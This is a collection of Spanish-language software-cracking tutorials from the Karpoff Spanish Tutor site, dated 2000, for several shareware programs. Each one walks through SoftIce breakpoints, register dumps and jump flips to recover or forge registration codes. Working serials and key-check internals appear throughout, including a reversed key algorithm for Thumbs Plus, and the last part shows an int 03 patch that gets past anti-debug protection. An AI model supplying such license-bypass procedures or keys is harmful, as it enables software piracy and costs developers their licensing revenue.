luego presionamos **f11** 1 vez ---------> **f12** 11 veces, ponemos **bc *** para quitar el bpx y estaremos aquí:

015f: 004aaf9f 8d55f8 lea edx,[ebp-08]

luego **f10** 7 veces para llegar aquí:

015f: 004aafb7 8bc3 mov eax,ebx ---------> **d edx** = actmago@hotmail.com y si colocamos **d ecx** = **1233321** (número falso)

después de ver esto nos damos cuenta que vamos por buen camino... **:)**

ahora presionamos **f10** 3 veces y llegamos aquí:

015f: 004aafc1 8b55f8 mov edx,[ebp-08]

nos paramos aquí y colocamos **d edx** para ver esto...

actmago@hotmail.com

y si colocamos **d eax** veremos esto...

f2344cfa

creo que ya lo tenemos, ahora debemos presionar f10 1 vez para llegar aquí...

015f: 004aafc4 e8278ff5ff call 00403ef0 -------> presionamos **f8** para entrar a inspeccionar esta parte del código.

después de darle a **f8** debemos estar aquí...

015f: 00403ef0 53 push ebx

si aquí colocamos **d edx** veremos esto:

1233321 (mi número de registro falso)

y si colocamos **d eax** veremos esto:

f2344cfa

de aquí en adelante nuestro código y número de registro falso estarán por todas partes.

abajo hay una comparación a la que llegamos presionando **f10** 5 veces.

015f: 00403ef7 39d0 cmp eax,edx --------> **d eax** = **f2344cfa** y si colocamos **d edx** = **1233321**

aquí el programa compara el código verdadero con que hemos introducido.

ya lo hemos hecho, ahora sólo debemos colocar los mismos datos que habíamos colocado entes de entrar al softice pero obviamente variando el código de registro.

en mi caso la caja quedaría así...

product id : 76dc54d6343e20e8

user name: **act mago**

user e-mail: **actmago@hotmail.com**

product key: **f2344cfa**

le damos click a **register** y veremos esto:

programa crackeado...

nota:

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. **actmago@hotmail.com**

saludos

- saludos a **tnt!crack!team** (saludos a **xasx**, no parare **:)**)
- saludos a **dek_oin**.
- saludos y **agradecimientos** a *viper* del grupo **[k-for]** , por el genial **file inspector**.
- saludos a toda la people de **tutoriales2000**.
- saludos a **profesor x**.
- saludos al ldea (**monofeo (gran amigo), flaco (te pillaron! , jaja!!), chirda, taza, afo, solerman, nasal, peter** y a todos los demás)
- saludos a todos los **crackers** del mundo.

chao!!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

actmago@hotmail.com

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Wave Flow v 3.5

PROTECCION:	**Name / Serial**
Objetivo:	Editor de audio y reproductor de CD
Descripcion:	Crea tus propios temas de escritorio
Dificultad:	Newbie
DOWNLOAD:	www.waveflow.com
Herramientas:	file insPEctor v3.0 y Softice 4.05
CRACKER:	**Act Mago** **FECHA:** **08/11/2000**

introduccion

hola amigos, bienvenidos a mi octavo tutorial.ya saben, si tienen alguna duda sólo pregúntenlo **actmago@hotmail.com** , como siempre digo...**sólo preguntas referentes a este tutorial y no pedidos u otras cosas**. en este tutorial seguiremos usando el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

comentario del programa

potente editor de audio con más de 60 funciones y reproductor de cd. necesitas un editor de audio?ahora con wave flow tendrás un potente y útil editor de audio con una gran variedad de funciones. soporta múltiples ventanas (mdi), tiene una interfaz agradable y visual, y dispone de funciones como eco, reverberación, filtro avanzado (con previsualización del espectro), cambio de velocidad, y multitud de filtros y funciones para la mejora del ruido (tophat, mediana, media,...). soporta los formatos .wav, .snd y .au, que son los más utilizados en internet para el sonido (audio).

comentario sacado desde softonic debido a que no he tenido tiempo para utilizar el programa.

lo que nos interesa... el programa es shareware con un valor de us$ 25.

por suerte contamos con softice.

al atake

abrimos el programa y lo primero que vemos es esto:

hey !! , ya nos dimos cuenta que estos tipos no quieren que se nos olvide que no estamos registrados; ahora le damos click a register y ahora para entrar a la caja de registro le damos click a enter password , ya en la caja insertamos nuestro nombre y número de serie falso, en mi caso:

login: act mago


password: 1233321

como hacemos siempre insertamos cualquier número de serie y le damos click a register y como el programa no es estúpido por supuesto que no aceptará los datos y mostrará algo así...

bonito mensaje...

a continuación...cerramos wave flow.

debemos recopilar la mayor cantidad de información para saber por donde atacar a este programa y para eso utilizaremos el genial **file inspector v3.0** el que nos mostrara si está encriptado y también en que leguaje está hecho.abrimos **file inspector v3.0** ,luego vamos a abrir archivo, y cuando hayas abierto el ejecutable (waveflow.exe) luego le damos click a analizar y luego a la lengüeta que dice compilador...se verá así:



con la información que tenemos creo que el camino más fácil será usar nuestro querido softice para conseguir un código de registro válido.

a continuación... cerramos **file inspector v3.0**.

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos wave flow y vamos directamente a la caja de registro en donde introducimos nuestro nombre y cualquier número de serie. todavía no damos click en register ; lo que ahora debemos hacer es presionar **control+d** para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx hmemcpy** y presionamos enter, luego presionamos **f5** para salir del softice. ahora le damos click a register y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos **f11** 1 vez ---------> **f12** 11 veces, ponemos **bc *** para quitar el bpx y estaremos aquí:

015f: 00471480 8b45f8 mov eax,[ebp-08]

luego **f10** 1 vez para llegar aquí:

015f: 00471483 50 push eax

creo que llegó la hora de preguntar :) , si en esta línea colocamos **d eax** veremos en la window data nuestro código falso, en mi caso:

1233321

a continuación presionamos **f10** 8 veces para llegar aquí...

015f: 00471410 58 pop eax

si aquí colocamos **d edx** veremos en la window data lo siguiente:

285172

al parecer ya lo tenemos, pero cómo podemos estar tán seguros ?

si presionas **f10** 2 veces llegarás aquí...

015f: 004714a6 0f8551010000 jnz v

este salto nos manda más abajo, pero... qué pasaría si invertimos el salto colocando **r fl z** y a continuación presionamos **f5** ?

entonces veremos esto...

nos hemos registrado sin colocar nuestro número de serie recogido en 015f: 00471410 58 pop eax colocando **d edx**, pero...el programa estará registrado al reiniciarlo ?

probemos: cerramos el programa, luego lo abrimos y nos saluda una imagen que dice **registered to: act mago**, eso quiere decir que lo hemos crackeado satisfactoriamente.

el registro se conservó en el programa porque este tiene en el directorio un archivo llamado wavedit.ini, sitio donde coloca el registro, entonces para probar el número que habíamos conseguido en 015f: 00471410 58 pop eax colocando **d edx**, debemos borrar el archivo wavedit.ini .

borramos el archivo, abrimos el programa y aparece la opción register, le damos click y ahora para entrar a la caja de registro le damos click a enter password , ya en la caja insertamos nuestros datos, en mi caso:

login: act mago

password: 285172

damos click en ok y .....

good boy/girl!

registered to: mr. act mago

thanks for registering wave flow.

programa crackeado...y tenemos nuestro propio número de serie.

nota

soy humano y cometo errores, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a **tnt!**. excelente página, muy buen trabajo...sigan adelante. especialmente a **xasx**, (no pararé **:)**)

saludos a **dek_oin.**

saludos a toda la people de **tutoriales2000**. saludos a **profesor x**.

saludos al l.d.a. (**monofeo (gran amigo), flaco (pastero), chirda, taza, afo, solerman, nasal, peter** y a todos los demás)

saludos a todos los crackers del mundo.

chao !!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,

lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

act mago 2000

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2000

Programa: Multimailer 3.x.x

PROTECCION:	**Serial.**
Objetivo:	Encontrar el serial.
Descripcion:	El programa sirve para enviar correo masivo por internet, especial para circulares.
Dificultad:	Facililla
DOWNLOAD:	http://www.webfacil.com
Herramientas:	**Softice**
CRACKER:	**vinshuka** **FECHA:** **29/11/2000**

introduccion

el programa sirve para enviar correo masivo por internet, especial para circulares.

se puede obtener desde http://www.webfacil.com.

yo he crackeado este programa por dos motivos, el primero es que aunque tiene un precio moderado yo no tengo para pagarlo y no tengo tarjeta de crédito, lo otro es que desde que vi su primera versión desee crackearlo pero no pude hasta hoy (porque no sabia nada de nada, ahora se casi nada de algo =), este es el primero que crackeo sacándole un numero de serie valido.

al atake

bueno aquí les explico como lo crackie.

(el bpx mas efectivo es el hmemcpy)

ejecuto el winice, corro el multimailer 3.x.x, luego me dirijo a registrarme, introduzco todos los datos que me pide:

nombre de registro: vinshuka (coloca tu nombre)

licencia : 12345678

código de control:stko (por santiasko de shile)

luego hago control+d y aparezco en el winice, coloco bpx hmemcpy presiono enter y control+d.

ahora hago click en aceptar y ahora quiebro en kernel!hmemcpy presiono f11 y aparezco en push word ptr[di], escribo bd* para que no quiebre nuevamente.

ahora voy apretando f10 hasta llegar al código del multimailer (-multimail!code…-) sigo con f10 hasta encontrar la siguiente combrobacion cmp ebx,eax , donde ebx = al numero de licencia que he colocado (12345678), lo compruebo con ?ebx… y eax = al número de licencia valido para mi nombre, en este caso 220705.

sigo con f10 hasta llegar a la pantalla de error.

ahora escribo el numero de licencia válido o sea 220705, presiono control+d y escribo be* o bien be0 (para dejar activo el bpx hmemcpy), control + d y click en aceptar, repito el método del f10, cuando llego a la comprobación del numero de licencia ahora saltamos a 004956ac…

cuando era erróneo ocurría esto

cmp ebx, eax

jz 0049564c (no jump)

sigo lentamente con f10 hasta encontrar la siguiente comprobación:

cmp al,42

jnz 00495874

compruebo con

?al

?42

donde al = s (el primer carácter de mi código de control) y 42 = b(el primer carácter del código de control valido)

ahora con control y flecha abajo busco más comprobaciones parecidas a esta, y me encuentro con las siguientes:

cmp al,43

(mas abajo)

cmp al,4b

(mas abajo)

cmp al,35

(mas abajo)

cmp al,31

ya sé que al = un carácter de nuestro código de control y que 43h =c 4bh=k 35h=5 31h=1

entonces recopilando todos esos al obtengo el código de control que coloque, y en 42,43,4b,35,31 los caracteres del código de control valido, o sea, bck51, pues bien ya tengo el registro valido, pongo bc* (para borrar todos los bpx que tenga) y control+d, ahora introduzco los datos correctos, en este caso

nombre de registro:vinshuka

licencia:220705

código de control:bck51

excelente ya estoy registrado.

(si ponemos menos de 5 caracteres en código de control o menos de 4 el nombre nos mandara directamente a la pantalla de error, revisar esto si te interesa, se puede hacer el generador de llaves, hasta ahora yo no se)

por **vinshuka** santiasko de shile 2mil

dudas o comentarios sobre este ensayo

e-mail: vinshuka@spacemail.com

url : http://vinshuka.tsx.org

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Thumbs Plus 4.10

PROTECCION:	**Name / Serial**
Objetivo:	Obtener nuestro número y los datos para hacer un keygen
Descripcion:	Tratamiento de imágenes (en tamaño real y reducido)
Dificultad:	Facililla
DOWNLOAD:	http://cerious.com ó http://descriptions.newmail.ru/utilities.html (FOSI)
Herramientas:	**Softice**
CRACKER:	**Caos reptante** **FECHA:** **05/12/2000**

introduccion

este programador va de mal en peor. primero daba la clave al registrarse (v.2), posteriormente supongo que mandaba el parche (v.3), en ambos casos concedía un período de prueba. pero ahora ya pide el serial number al instalar el programa. no sé donde vamos a llegar con tanta codicia...

le castigaremos descubriendo nuestro serial number. por cierto: si bajamos el programa de fosi veremos que ya viene con un número, pero nosotros lo queremos registrado a nuestro nombre y además, queremos hacerlo con deportividad. j

como este programa pide el número de registro durante el proceso de instalación, nos obliga a trabajar sobre archivos temporales, por lo que dadas mis notables limitaciones como cracker, dejaremos para otro momento el tema de parchearlo.

así pues, trabajaremos exclusivamente con el softice, sin ayudarnos de ninguna otra herramienta. l

al atake

como he dicho antes, durante el proceso de instalación aparece la correspondiente ventana de registro. debemos introducir el número correcto si queremos continuar. como número, acostumbro a poner el de mi teléfono, es un número que me es familiar y que no se presta a confusión, ya que cadenas del tipo 12345... se encuentran en otros puntos que no tienen que ver con el que nos interesa, y las formadas por números repetidos tienen el inconveniente de no poder saber cual de los números está leyendo el programa en ese momento.¡ah! esta vez no he puesto mi número de teléfono -por modestia naturalmente- o sea que no llaméis preguntando por caos reptante, porque seguramente os mandarán a paseo...

antes de pulsar *next*, pulsaremos *control-d* para que aparezca el sice e introduciremos un breakpoint. probaremos con *bpx getwindowtexta*. pulsar f5 para volver al programa, *next* y ¡¡ploff!! estamos en el sice. otra vez f5 para que lea el código. ahora f12 para que termine de ejecutar la llamada y vuelva al programa principal. (vuelve a la primera) estamos en glkd393, este nombre varía cada vez que se ejecuta el programa de instalación pero el formato es siempre el mismo: gl_nnnn. (con *bpx hmemcpy* también habría funcionado pero el camino hasta aquí hubiera sido más largo).

ahora localicemos en la memoria nuestro nombre y número. pondremos: *s 30:00 l ffffffff 'caos reptante'* y *s 30:00 l ffffffff '932345678'* veremos que el nombre está en 0030:0066e930 y el número en 0030:0066ea30. recordad que si alguno de estos datos está situado en un lugar que no parece el apropiado, podemos seguir buscandolo introduciendo simplemente el comando *s*. el paso siguiente podría consistir en pillar al programa cuando está leyendo el nombre o el número.

para ello estableceremos dos nuevos breakpoints (el anterior lo podemos borrar con *bc* * ó *bc 0*, o dejarlo inactivo con *bd* * ó *bd 0*) los cuales nos detectarán la lectura o escritura en los lugares ocupados por nuestros datos:*bpr 30:66e930 30:66e93c rw* y *bpr 30:66ea30 30:66ea38 rw*. pulsamos f5 y aparecemos en kernel32. no nos interesa lo que pasa aquí, f12 un par de veces y estaremos en glcd385. (también es un nombre variable) a partir de aquí tracearemos pacientemente, y llegaremos a un punto interesante.

nota: las direcciones pueden variar. cuando "trabajé" el programa por primera vez la dirección siguiente era: 0167:d810cd, al ejecutarlo ahora , la dirección es: 0167:008710cd.

```
0167:008710cd movsx eax, byte ptr [edi] -dirección de la primera letra
0167:008710d0 push eax
0167:008710d1 call 871460
...
0167:00871460 mov eax,[00877530]
0167:00871465 sub esp, 08
0167:00871468 test eax, eax
0167:0087146a push ebx
0167:0087146b jnz 0087148b
0167:0087146d mov eax, [esp+10]---código ascii de la 1ª letra, "c"=43
0167:00871471 cmp eax, 61 --------si el código de la letra está comprendido entre
0167:00871474 jl 00871559 --------61 y 7a, o sea, que es minúscula, le resta 20,
0167:0087147a cmp eax, 7a --------es decir que la convierte en mayúscula, en caso
0167:0087147d jg 00871559 --------contrario, salta a 00871559.
0167:00871483 sub eax, 20
0167:00871486 pop ebx ------------en ebx las 8 últimas cifras de nuestro número
0167:00871487 add esp,08
0167:0087148a ret
```

```
...
0167:00871559 pop ebx
0167:0087155a add esp,08
0167:0087155d ret
...
0167:008710d6 mov esi, eax -------pone en esi el código (43)
0167:008710d8 mov eax, [00875324]
0167:008710dd add esp, 04
0167:008710e0 cmp eax, 01
0167:008710e3 jle 008710f5
...
0167:008710f5 mov ecx, [00875118]-se pone en ecx la dirección de comienzo de la 1ª tabla
(875122)
0167:008710fb mov ax, [esi*2+ecx]-(43*2+875122=8751a8)en esta dirección está el
valor 81, el cual se pone en eax
0167:008710ff and eax, 00000107 --81 and 107=1
0167:00871104 test eax, eax
0167:00871106 jz 0087111d
0167:00871108 mov eax, esi
0167:0087110a xor ecx, ecx
0167:0087110c and eax, 000000ff --reduciría eax a dos cifras
0167:00871111 not ebp ------------ebp pasa de 0 a ffffffff
0167:00871113 mov cl, [eax+00874098] -43 mas la dirección de comienzo de la 2ª
tabla es igual a 008740db (donde hay un 3 que se pone en ecx)
0167:00871119 rol ebp,cl ---------como ahora ebp vale ffffffff, no cambia al
efectuar la rotacion de bits, en la segunda letra, 43 se desplazará 2 bits a la izquierda
por lo que ebp=10c
0167:0087111b xor ebp, eax -------(ffffffff xor 43=ffffffbc)¡esto es importante!
0167:0087111d mov al,[edi+01] ----61 (el código ascii de "a")
0167:00871120 inc edi ------------la dirección de "a"
0167:00871121 test al, al --------¿es la última letra?
0167:00871123 jnz 008710cd -------como no lo es, volvemos al inicio del bucle
```

todo este berenjenal ha servido para colocar en el registro ebp un valor que se va a modificar al procesar cada letra de nuestro nombre. cuando termina de procesar todas las letras continuamos la ejecución del programa, en este momento, el valor de ebp (en mi caso) es 5406542a .

```
0167:00871125 mov esi,[esp+00000214]
0167:0087112c not ebp ------------ebp igual a abf9abd5 ¡que número tan bonito!
0167:0087112e mov eax, ebx -------ahora eax contiene nuestro número
0167:00871130 xor eax, ebp -------si esta comparación da cero, nos dará una
licencia para 1 usuario, si no, seguirá comprobando…
```

o sea que el primer número que encontramos es abf9abd5.(un usuario)

```
0167:00871132 cmp eax, 12cb1419 --¡otro número bonito!
```

este número debería dar cero con eax que contiene el número de serie "xoreado" con abf9abd5. así el número bueno sería:

```
12cb1419 0001 0010 1100 1011 0001 0100 0001 1001
abf9abd5 1010 1011 1111 1001 1010 1011 1101 0101
xor----> 1011 1001 0011 0010 1011 1111 1100 1100
```

es decir: b932bfcc, que nos dará derecho a "200 seats"

```
0167:00871137 ja 00871157
0167:00871139 jz 0087114d
0167:0087113b test eax, eax
0167:0087113d jnz 00871240 -------aaargh! l
0167:00871143 mov eax, 008750f4
0167:00871148 jmp 00871245 -------(1) j
0167:0087114d mov eax, 008750e8
0167:00871152 jmp 00871245 -------(200 seats) j
0167:00871157 cmp eax, 29a4f228
```

con el mismo sistema que el anterior, veríamos que este número es 025d59fd. (100 seats)

```
0167:0087115c ja 0087117f
0167:0087115e jz 00871175
0167:00871160 cmp eax, 15cb1419
0167:00871165 jnz 00871240 -------aaargh! l
0167:0087116b mov eax, 008750dc
0167:00871170 jmp 00871245 -------(100 seats) j
```

después de todo esto, espero que los "seats" por lo menos sean córdoba j

todavía sigue con el reparto de premios ya que hay licencias para todo, desde la de un usuario a la ilimitada, así que podemos escoger la que queramos, pero vamos a dejarlo, que por hoy ya está bien.

os habréis dado cuenta de que como toda esta movida es únicamente para instalar el programa, si se introduce el valor correcto en el registro eax (el que lleva nuestro número chungo) antes de la comprobación, nos aceptará el número y continuará con la instalación por lo que en teoría no lo necesitaríamos nunca más, pero es mejor tomar nota del número para el día que tengamos que formatear el disco duro y reinstalar windows desde cero. l

he explicado el cálculo del número con cierto detalle, por si alguien se anima a hacer un keygen.

solo falta ver las tablas:

tabla 1

```
0167:00875122 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00
0167:00871132 20 00 28 00 28 00 28 00 28 00 28 00 20 00 20 00
0167:00875142 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00
0167:00875152 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00
0167:00875162 48 00 10 00 10 00 10 00 10 00 10 00 10 00 10 00
0167:00875172 10 00 10 00 10 00 10 00 10 00 10 00 10 00 10 00
0167:00875182 84 00 84 00 84 00 84 00 84 00 84 00 84 00 84 00
0167:00875192 84 00 84 00 10 00 10 00 10 00 10 00 10 00 10 00
0167:008751a2 10 00 81 00 81 00 81 00 81 00 81 00 81 00 01 00
...
```

tabla 2

```
0167:00874098 00 01 01 02 01 02 02 03 01 02 02 03 02 03 03 04
0167:008740a8 01 02 02 03 02 03 03 04 02 03 03 04 03 04 04 05
0167:008740b8 01 02 02 03 02 03 03 04 02 03 03 04 03 04 04 05
0167:008740c8 02 03 03 04 03 04 04 05 03 04 04 05 04 05 05 06
0167:008740d8 01 02 02 03 02 03 03 04 02 03 03 04 03 04 04 05
0167:008740e8 02 03 03 04 03 04 04 05 03 04 04 05 04 05 05 06
...
```

espero que este tutorial os sea de utilidad y os recuerdo que el crackear programas es sólo un ejercicio intelectual y que si os parece que el programa vale la pena, debéis dirigiros al codicioso programador y pagarle esos dineros que tanta falta os hacen para que él se los reviente en chucherías para sus hijos.

finalmente un saludo para todos aquellos que comparten sus conocimientos con los demás y especialmente a karpoff por el trabajo realizado.

Karpoff Spanish Tutor

Programa: Slow Speed CD Transcriber v1.39b

PROTECCION: **Código de registro.**

Objetivo: Simular estar registrados.

Descripcion: No tiene.

Dificultad: Casi Nula, Super Ultra Newbie.

DOWNLOAD: http://www.ronimusic.com

Herramientas: **File insPEctor v3.0 y SoftIce v4.05**

CRACKER: **Act MagO** **FECHA:** **24/11/2000**

INTRODUCCION

hola amigos, presento mi décimo tercer tutorial. ya saben, si tienen alguna duda sólo pregúntenlo **actmago@hotmail.com**, como siempre digo...**sólo preguntas referentes a este tutorial y no pedidos u otras cosas**. en este tutorial volveremos a usar el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre su uso. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

al atake

---

comentario del programa

---

se los quedo debiendo :)

contamos con softice...

---

manos a la obra

---

abrimos el programa y nos aparece un mensaje que dice algo así...

nota! debes abastecer tu identificación de usuario cuando ordenes. user id: 2ee3ccc3

y luego esto:

sólo el segundo y tercer track están disponibles en la versión no registrada! lee el archivo order.txt para saber como ordenar la versión completa!

ya en el programa vamos a **help ----->password** y ahí nos encontramos con la caja de registro que luce así...

insertamos cualquier cosa y damos click en **ok** y aunque por mala que sea la protección del programa, este no es tán estúpido para aceptarnos lo que hemos introducido y nos mostrará algo así...

al darle click a **aceptar** el programa nos manda a order.txt automáticamente...como se puede ver estos tipos están ansiosos.

nota: eso del id no me lo creo ni loco, tengo otro programa de la misma compañia y el id es el mismo.

a continuación... cerramos slow speed cd transcriber.

debemos recopilar la mayor cantidad de información para saber por donde atacar a este programa y para eso utilizaremos el genial **file inspector v3.0**el que nos mostrará los siguiente datos:

el programa está desarrollado en microsoft visual c ++ 5.0

no está encriptado

no está empacado

con la información que tenemos creo que el camino más fácil y limpio será usar nuestro querido softice para conseguir el password.

a continuación... cerramos **file inspector v3.0**.

---

usando softice

---

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos slow speed cd transcriber y vamos directamente a la caja de registro en donde introducimos nuestro código de registro. todavía no damos click en**ok** ; lo que ahora debemos hacer es presionar **control+d**para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx getdlgitemtexta** y presionamos enter, luego presionamos **f5** para salir del softice. ahora le damos click a**ok** y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos**f11** 1 vez, para caer aquí...

015f: 0040844c e86ffdffff call 004081c0----> aquí está contenido el código (presionamos **f8**)

015f: 00408451 85c0 test eax, eax ----------> algo se prueba :)

015f: 00408453 7457 jz 004084ac v----------> nos manda al mensaje de registro aceptado, se puede comprobar con **r fl z**

bueno ahora debemos presionar **f8** para entrar en la call y caeremos aquí...

015f: 004081c0 83ec50 sub esp, 50

a continuación presionamos **f10** 10 veces para llegar aquí...

015f: 004081e2 83c404 add esp, 04 --->colocamos **d ecx** y si bajamos unas lineas en la windowdata podremos ver el código

y para los que le gusta la precisión... presionamos **f10** 19 veces para llegar aquí...

015f: 00408222 68003e4200 push 00423e00 -------->colocamos **d eax** = **drt-yd3-zk98p**

ya lo hemos hecho, ahora sólo debemos colocar el password en la caja de registro y...

programa crackeado...

---

nota

---

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. **actmago@hotmail.com**

---

saludos

---

saludos a **profesor x.** (gran amigo!!)

saludos a **dek_oin**.(estamos locos!!)

saludos a **tnt!crack!team** (saludos a **xasx**, no parare **:)**) http://www.tntcrackers.ws

saludos a **raziel**. (buen grupo el k-for)

saludos a **karpoff** (excelente página loco!!) http://welcome.to/karpoff

saludos y **agradecimientos** a *viper* del grupo **[k-for]** ,por el genial **file inspector**.

saludos a toda la people de **tutoriales2000**.

saludos al ldea (**monofeo (gran amigo), flaco (te pillaron! , jaja!!), chirda, taza, afo, solerman, nasal, peter** y a todos los demás)

saludos a todos los **crackers** del mundo.

---

chao

---

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

actmago@hotmail.com

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Msd_loto 5.03 y Msd_quin 5.06

PROTECCION:	**Anti_debug, CRC y Serial**
Objetivo:	Registrarnos
Descripcion:	Programas para hacerse "ricos" con las quinielas y/o bono-loto y/o primitiva ;)
Dificultad:	Avanzado.
DOWNLOAD:	http://www.msdsoft.com
Herramientas:	**SoftIce v4.05, IDA 4.04 Pro, Hiew 6.55 ó UltraEdit32 7.10a, UnLZEXE v0.91a, UN-PACK v1.9**
CRACKER:	**Crick** **FECHA: 22/11/2000**

¡¡ atención !!

después de escribir este tutorial, alguien me escribió y me dijo que lo había probado, que había funcionado bien el tema del registro **pero**: algunas opciones del programa que graban datos a disco ¡¡¡ no lo hacían !!!

volví a repasar el procedimiento y me dí cuenta de algunas cosas en las que no había reparado antes...

podeis leerlo todo en la sección **¡¡ ahora sí que sí !!** (al final del documento).

de todas formas, espero que os ilustre el tema del hardpatching ;)

introduccion

hola de nuevo.
hace un par de semanas alguien escribió en **es.comp.cracks** un mensaje a crack el destripador pidiéndole el crack para estos programas. quejándose de que no había cracks para software español.
como sé que crack (y marmota) están bastante liados con su **pupe** (por cierto, muy bueno!!) y, además, me picó la curiosidad porque se trata de programas para ms-dos (sí, todavía existen), decidí bajármelo y curiosear un poco...

y este es el resultado... ;)

al atake

el programa, al instalarlo, crea dos subdirectorios: msd_quin y msd_loto. en cada uno de ellos encontramos a msd_quin.exe y msd_loto.exe, respectívamente.
como tenía que empezar por alguno de ellos, me decidí por **msd_quin.exe**
(tengo que decir que los dos están protegidos de igual forma. gracias, msdsoft ;)

como siempre, lo primero es conseguir información sobre el programa.
pasándolo por el unpack obtenemos:

```
* msd_quin.exe is dos executable file (mz exe)
...
* file size 98133 bytes
...
* cs:ip..................: $1575:$0012
...
* entry point.............: $00015782 (87938)
* lzexe v.0.90/1.00a (file ofs: $00015782)
* unpacker not available  <<<-- mentira. unlzexe v0.91a ;)
...
```

¿comprimido con lzexe?. bueno, pues lo descomprimo con unlzexe
¡houston, tenemos un problema!, el programa arranca pero al entrar en algunas opciones "casca". ¿por qué? no lo sé exactamente, pero me imagino que es porque el programa usa overlays y al descomprimirlo no funciona correctamente :(

es igual, ya sabemos descomprimir manualmente, ¿no?

quiero hacer aquí un inciso. el programa lleva una protección **anti-traza** (¿por qué os empeñais en decir "traceo", con lo mal que suena) captura la int 01 y la int 03, con lo cual, si intentáis trazarlo, se os escurrirá de las manos. además, al ser un programa de ms-dos, el symbol loader no lo carga!!! (si estoy equivocado, rectificadme) entonces, ¿cómo coño lo paramos? pues, precísamente, con sus propias armas, con la int 03. (si alguien sabe alguna otra forma que me lo diga ;)
(fin del inciso)

editamos el msd_quin.exe con hiew o ultraedit32
buscamos el punto de entrada (`entry point: 15782`)
debe haber esto:

```
06 push es
0e push cs
...
```

lo cambiamos por:

```
cd03 int 03 ;)
```

vamos a softice (ctrl+d) y capturamos la int 03 con i3here on
salimos de softice (f5) y ejecutamos el programa.
estamos en softice de nuevo, justo después de la int 03 que pusimos.
ahora debemos dejar las cosas como estaban. escribimos:

```
a eip-2 <intro>
push es <intro>
push cs <intro>
<intro>
r eip=eip-2 <intro>
. <<<-- el . nos sitúa en el eip actual, es decir, al principio de nuestro ejecutable.
```

```
//******************** program entry point ********
:0001.0012 06 push es   <<<-- debemos estar aquí
:0001.0013 0e push cs
:0001.0014 1f pop ds
:0001.0015 8b0e0c00 mov cx, [000c]
:0001.0019 8bf1 mov si, cx
:0001.001b 4e dec si
:0001.001c 89f7 mov di, si
:0001.001e 8cdb mov bx, ds
:0001.0020 031e0a00 add bx, [000a]
:0001.0024 8ec3 mov es, bx
:0001.0026 b400 mov ah, 00
:0001.0028 31ed xor bp, bp
:0001.002a fd std
:0001.002b ac lodsb
